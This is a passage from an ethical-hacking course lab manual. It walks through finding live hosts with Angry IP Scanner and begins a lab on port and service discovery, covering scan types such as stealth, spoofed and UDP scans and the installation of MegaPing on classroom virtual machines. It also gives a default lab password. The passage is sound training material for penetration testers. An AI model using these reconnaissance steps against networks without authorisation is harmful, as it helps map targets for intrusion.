


7. Now, switch to the **Display** tab. Under the **Display in the results list** section, select the **Alive hosts (responding to pings) only** radio button and click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **IP Range - Angry IP Scanner** window, click the **Start** button to start scanning the IP range that you entered.




9. **Angry IP Scanner** starts scanning the IP range and begins to list out the alive hosts found along with their hostnames. Check the progress bar on the bottom-right corner to see the progress of the scanning.

10. After the scanning is completed, a **Scan Statistics** pop-up appears. Note the total number of **Hosts alive** (here, 7) and click **Close**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The results of the scan appear in the **IP Range - Angry IP Scanner** window. You can see all active IP addresses with their hostnames listed in the main window.



12. This concludes the demonstration of discovering alive hosts in the target range of IP addresses using Angry IP Scanner.
13. You can also use other ping sweep tools such as **SolarWinds Engineer's Toolset** (https://www.solarwinds.com), **NetScanTools Pro** (https://www.netscantools.com), **Colasoft Ping Tool** (https://www.colasoft.com), **Visual Ping Tester** (http://www.pingtester.net), and **OpUtils** (https://www.manageengine.com) to discover active hosts in the target network.
14. Close all open windows and document all the acquired information.
15. Turn off all the virtual machines (**Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu**, and **Android**).

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Port and Service Discovery

Port and service discovery is the process of identifying open ports and services running on the target IP addresses/active hosts.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering active hosts in the target network is to scan for open ports and services running on the target IP addresses in the target network. This discovery of open ports and services can be performed via various port scanning tools and techniques.

Lab Objectives

- Perform port and service discovery using MegaPing
- Perform port and service discovery using NetScanTools Pro
- Perform port scanning using sx tool
- Explore various network scanning techniques using Nmap
- Explore various network scanning techniques using Hping3

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Port and Service Discovery

Port scanning techniques are categorized according to the type of protocol used for communication within the network.

- TCP Scanning
  - Open TCP scanning methods (TCP connect/full open scan)
  - Stealth TCP scanning methods (Half-open Scan, Inverse TCP Flag Scan, ACK flag probe scan, third party and spoofed TCP scanning methods)
- UDP Scanning
- SCTP Scanning
  - SCTP INIT Scanning
  - SCTP COOKIE/ECHO Scanning
- SSDP and List Scanning
- IPv6 Scanning

Lab Tasks

Task 1: Perform Port and Service Discovery using MegaPing

MegaPing is a toolkit that provides essential utilities for Information System specialists, system administrators, IT solution providers, and individuals. It is used to detect live hosts and open ports of the system in the network, and can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc. You can also perform various network troubleshooting activities with the help of integrated network utilities such as DNS lookup name, DNS list hosts, Finger, host monitor, IP scanner, NetBIOS scanner, ping, port scanner, share scanner, traceroute, and Whois.

Here, we will use the MegaPing tool to scan for open ports and services running on the target range of IP addresses.

1. Before beginning this task, turn on the **Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, **Parrot Security**, and **Android** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.


   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\MegaPing** and double-click **megaping_setup.exe**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. The MegaPing **- InstallShield Wizard** window appears; click **Next** and follow the wizard-driven installation steps to install **MegaPing**.
5. After the completion of the installation, click on the **Launch the program** checkbox and click **Finish**.

